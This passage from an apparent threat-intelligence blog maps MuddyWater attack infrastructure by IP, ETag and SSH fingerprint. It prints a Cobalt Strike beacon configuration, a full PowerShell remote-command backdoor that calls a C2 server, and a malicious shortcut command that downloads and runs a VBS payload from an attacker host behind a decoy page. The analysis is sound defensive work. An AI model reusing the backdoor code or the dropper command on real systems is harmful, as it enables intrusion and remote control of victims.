


Figure 10: Analysis of the host 164[.]132[.]237[.]64 and linked ETag hashes, illustrated by the Group-IB Graph Network Analysis tool. Source: Group-IB Threat Intelligence

Analysis of the infrastructure revealed a cross-over between the hosts **164[.]132[.]237[.]64** and **164[.]132[.]237[.]65** through the use of the same **SSH fingerprint e7383c77c6f804cffac6c88651b7bce2**.




Figure 11: Additional example of MuddyWater infrastructure illustrated by the Group-IB Graph Network Analysis tool. Source: Group-IB TI

On the server **164[.]132[.]237[.]65**, we found the framework **Cobalt Strike** with the following configuration file:

```
"name": "cobalt",
"protocol": "tcp",
"first_seen": "2022-08-11T00:53:08Z",
"last_seen": "2022-08-11T11:56:54.000Z",
"data": {
  "server": {
    "software": "cobalt"
  },
  "config_payload": {
    "http-get.uri": "164.132.237.65,/search/",
    "http-get.server.output": "AAAAABAAAAEAAANBAAAAgAAAqMAAAAIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",
    "post-ex.spawnto_x64": "%windir%\sysnative\rundll32.exe",
    "post-ex.spawnto_x86": "%windir%\syswow64\rundll32.exe",
    "sleeptime": 60000,
    "publickey": "MIGfMA0GCsGqIB3DQEBQUAA4GNADCBiQKBgQDBKBrqZACZgXsekjJP5brIHYqIW9ti+YL8oUups9XrEzH7AcNpZBxEFoZYE3pon983Qz3MCOUclqVf1D0MUBnd
+cWXHdoYUwBmj+2UXS1HBv2NcABb0SRlcG0po0xSL+P0ySpCDu57p1b50fR0PFUp4QIDAQABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",
    "http-post.client": "Host: www.bing.comGAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.88Cookie:
DUP=0=Gp0InJpMnam4UllEfmeMdg2&T=283767088&A=1&Igggo=Searchqs=bsform",
    "http-post.uri": "/Search/",
    "jitter": 20,
    "cookieBeacon": 1,
    "port": 80,
    "shouldChunkPosts": 96,
    "http-get.client": "Host: www.bing.comGAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.88Cookie:
DUP=0=Gp0InJpMnam4UllEfmeMdg2&T=283767088&A=1&Igggo=Searchqs=bsform=QBRE",
    "http-get.verb": "GET",
    "proxy_type": 2,
    "user-agent": "Mozilla/5.0 (compatible; MSIE 11, Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko"
  }
},
"md5": "01550f15cd18287f5e1e5d9925dd50c8"
```

Figure 12: Cobalt Strike configuration file

In November 2022, Group-IB's [Digital Forensics Lab](#) and Threat Intelligence team responded to an incident in a network belonging to an organization in the Middle East. The operation revealed that the abovementioned IP address (164[.]132[.]237[.]65) had been used in the attack, while the tactics, techniques, and procedures (TTPs) we discovered fully matched those used by MuddyWater. What is interesting about this config is that it has a unique value in the field **http-post.client** and has no **watermark** field. This suggests that the threat actors use custom samples of the well-known tool **Cobalt Strike**, which can be tracked.

91[.]121[.]240[.]104

This IP address is also mentioned in the Microsoft report and has the ETag **2aa6-5c939a3a79153**:




Figure 13: Analysis of the IP address 91[.]121[.]240[.]104, illustrated by the Group-IB Graph Network Analysis tool. Source: Group-IB Thr

Suspicious ETag hashes: MuddyWater’s previously unknown infrastructure

This part of the blog describes MuddyWater’s previously unknown infrastructure as well as some publicly known IP addresses used by the attackers.

ETag 2aa6-5c939a3a79153

The figure below shows that the three aforementioned IP addresses are linked through the HTTP ETag **2aa6-5c939a3a79153**. Group-IB Threat Intelligence shows more than 50 servers linked to this ETag. The full list can be found in the network indicators table at the end of this blog post. This section lists what we deem the most noteworthy IP addresses connected with the ETag 2aa6-5c939a3a79153.




Figure 14: Analysis of MuddyWater's previously unknown infrastructure, illustrated by the Group-IB Graph Network Analysis tool. Source: Intelligence

137[.]74[.]131[.]24

During an incident response operation, Group-IB researchers found the above IP address in the network used by a Middle Eastern organization. Analysis of the victim's infrastructure revealed the following traces of MuddyWater:




Figure 15: Analysis of the host 137.[.74[.]131[.]24 and related ETags, illustrated by the Group-IB Graph Network Analysis tool. Source: Group-IB Intelligence.

91.[.]121[.]240[.]96

The ETag 2aa6-5c939a3a79153 was located at the IP address 91.[.]121[.]240[.]96 between October 25, 2021 and September 23, 2022.

This address is connected with a PowerShell script that was uploaded to VirusTotal via the web interface from Kazakhstan on July 19, 2022, i.e. when the ETag was on the server.


```
Add-Type -AssemblyName System.Web;$global:Rjmd;$global:ENUQ = 500;function deObfus
value) {$obfuscatedKey = "gazMmoq2TW0sVwnYbprF8e15Q_tcLIfe1U9:yiZAJdCJRghX3BD/
4SkuKP6NH7x0v";$keyNormal = " _ABCDEFGHIJKLMN0PQRSTUVWXYZ/
abcdefghijklmnopqrstuvwxyz:0123456789";$clearValue = "";foreach ($c in $value
.ToCharArray()){if($obfuscatedKey.Contains($c)){ $clearValue += $keyNormal.ToCh
$obfuscatedKey.IndexOf($c);}else{$clearValue += $c;}}return $clearValue;};$gl
= deObfuscate "Zf1AA.ZS-KvP.K70.u.KKPGc2aLPUto:tPhgC2aLPUto:tPh";$global:RNva
deObfuscate ":XXJkccvK.KPK.PNu.v7cLJycBKcJh";$global:utRp = deObfuscate "93yE"
lWgy = deObfuscate "G1h3AX";$global:xpZl = deObfuscate "PK/yo/";$global:pJv0 =
deObfuscate "?XCZ1d=C2aLPUto:tPh";$global:NFXf = deObfuscate "bFgowb8_";$globa
deObfuscate "bFgFo8gMYnnoM8WYng8Wwo";function main() {while ($true) {try {getC
processCmd;}catch {}Start-Sleep -Seconds $global:ENUQ;}};function getCommand()
= [System.Web.HttpUtility]::UrlEncode($global:Mfii);$finalUrl = $global:RNva
encGuid + $global:pJv0;$global:Rjmd = httpGet($finalUrl);function processCmd
global:Rjmd -ne $global:NFXf) {$list = ($global:Rjmd).split(' ');if ($list[0]
global:CxXV) {$global:ENUQ = $list[1];httpPost 'DONE';}else {executeCommand($g
);}}};function executeCommand($command) {try {$result = .($global:xpZl.Substri
command;$result = Out-String -InputObject $result -Width 100;httpPost ($result
);}catch {Write-Host "Bad command";}};function httpPost($result) {try{$encodedR
convertToBase64 $result;$content = '{"' + $global:utRp + '":"' + $global:Mfii
$global:lWgy + '":"' + $encodedResult + '"}';$url = $global:RNva + $global:pJv
= [System.Net.WebRequest]::Create($url);$webreq.proxy = [Net.WebRequest]
::GetSystemWebProxy();$webreq.proxy.Credentials = [Net.CredentialCache]
::DefaultCredentials;$encode_data = [System.Text.Encoding]::UTF8.GetBytes($con
webreq.Method = "POST";$webreq.ContentLength = $encode_data.Length;if ($encode
.Length -gt 0){$req_stream = $webreq.GetRequestStream();$req_stream.Write($enc
0, $encode_data.Length);}} catch {}return $result};function httpGet($url) {try
[System.Net.WebRequest]::Create($url);$webreq.proxy = [Net.WebRequest]
::GetSystemWebProxy();$webreq.proxy.Credentials = [Net.CredentialCache]
::DefaultCredentials;$webreq.Method = "GET";[System.Net.WebResponse] $resp = $
.GetResponse();if ($resp -ne $null){$data = $resp.GetResponseStream();[
System.IO.StreamReader] $res_data = New-Object System.IO.StreamReader $data;[S
result = $res_data.ReadToEnd();}} catch {}return $result};function convertToBa
value) {$byteValue = [System.Text.Encoding]::Unicode.GetBytes($value);return
[System.Convert]::ToBase64String($byteValue);};main;
```

Figure 16: PowerShell script uploaded to VirusTotal on July 19, 2022

This code is written in PowerShell. It is designed to receive remote commands from a remote server, execute them on the victim device, and send the results back to the server.

5366c1937b22c377843a04b716cd62fb57b3ed36042f6af11a403dcf63608e0
oGAa2fZEhZ2s.ps1

5.57 KB Size | 2022-07-19 12:14:30 UTC | 3 months ago

checks-network-adapters detect-debug-environment direct-cpu-clock-access powershell runtime-modules

DETECTION DETAILS **RELATIONS** BEHAVIOR CONTENT TELEMETRY COMMUNITY

Contacted URLs (1)

Scanned	Detections	Status	URL
2022-07-19	2 / 87	-	http://91.121.240.96/api/v1/ps/kcell.kz-192.168.0.112_oGAa2fZEhZ2s_oGAa2fZEhZ2s?token=oGAa2fZEhZ2s

Contacted IP Addresses (1)

IP	Detections	Autonomous System	Country
91.121.240.96	0 / 94	16276	FR

Figure 17: Network communication of the PowerShell script with the command-and-control (C&C) server 91.[.]121.[.]240.[.]96

91.[.]121.[.]240.[.]108

The above is another IP address connected with the ETag 2aa6-5c939a3a79153. A shortcut file was found on VirusTotal, where it was uploaded on October 11, 2022.

ExifTool File Metadata ⓘ	
MIMEType	application/octet-stream
TargetFileDOSName	cmd.exe
LocalBasePath	C:\Windows\System32\cmd.exe
ModifyDate	2021:10:06 13:51:36+00:00
RunWindow	Normal
CommandLineArguments	/c curl -s http://91.121.240.108:443/HBIy > C:\programdata\temp.vbs && START microsoft-edge:https://mohap.gov.ae/ && msg * The file is corrupted . && C:\p
AccessDate	2022:10:10 13:28:15+00:00
RelativePath	..\..\Windows\System32\cmd.exe
CreateDate	2021:10:06 13:51:36+00:00
TargetFileSize	289792
MachineID	desktop-589d7fg
IconFileName	C:\Users\Pink Panter\Documents\PDF.ico
Flags	IDList, LinkInfo, RelativePath, CommandArgs, IconFile, Unicode, Explcon, TargetMetadata
FileTypeExtension	Ink
IconIndex	(none)
HotKey	(none)
DriveType	Fixed Disk
FileType	LNK
FileAttributes	Archive

Figure 18: Metadata relating to the file with the SHA256 2528838a609aa143769efb37dff45af723868d4ed33eb1ce0e2d6ce64b2a1507

This file was distributed through an archive called [request-for-service-no10102022.zip](#)

The archive was uploaded to VirusTotal from **Lithuania** and **Switzerland**:

Submissions ⓘ				
Date	Name	Source	Country	Col
2022-10-11 05:30:25 UTC	request-for-service-no10102022.zip	9ddaed63 - web	LT	
2022-10-11 06:07:03 UTC	request-for-service-no10102022.zip	a2a717e5 - web	CH	
2022-10-11 06:07:04 UTC	request-for-service-no10102022.zip	a2a717e5 - web	CH	

Figure 19: Dates when the archive request-for-service-no10102022.zip was uploaded to VirusTotal

Shell command in the shortcut:

```
/c curl -s http://91[.]121[.]240[.]108:443/HBIy > C:\programdata\temp.vbs && START
microsoft-edge:hxxps://mohap[.]gov[.]ae/ && msg * The file is c orrupted . &&
C:\programdata\temp.vbs
```

The command was used to download a payload from **http://91[.]121[.]240[.]108:443/HBIy** and save it to the file **C:\programdata\temp.vbs** while the shortcut was executed. As a distraction, the page **hxxps://mohap[.]gov[.]ae** is opened in Microsoft Edge with a dialog box informing that the file is corrupted. Unfortunately, at the time of the analysis the file **HBIy** was unavailable, which is why its contents could not be examined.

It is worth noting the username that was left when the shortcut was created: **C:\Users\Pink Panter\Documents\PDF.ico**. This suggests that the user who created the file has the username Pink Panter.

178[.]32[.]30[.]3

The above IP address has already been used by MuddyWater in its attacks against **Turkey and a number of countries in Asia**. The attacks were described by [Cisco Talos](#) researchers. The address also has the ETag 2aa6-5c939a3a79153:

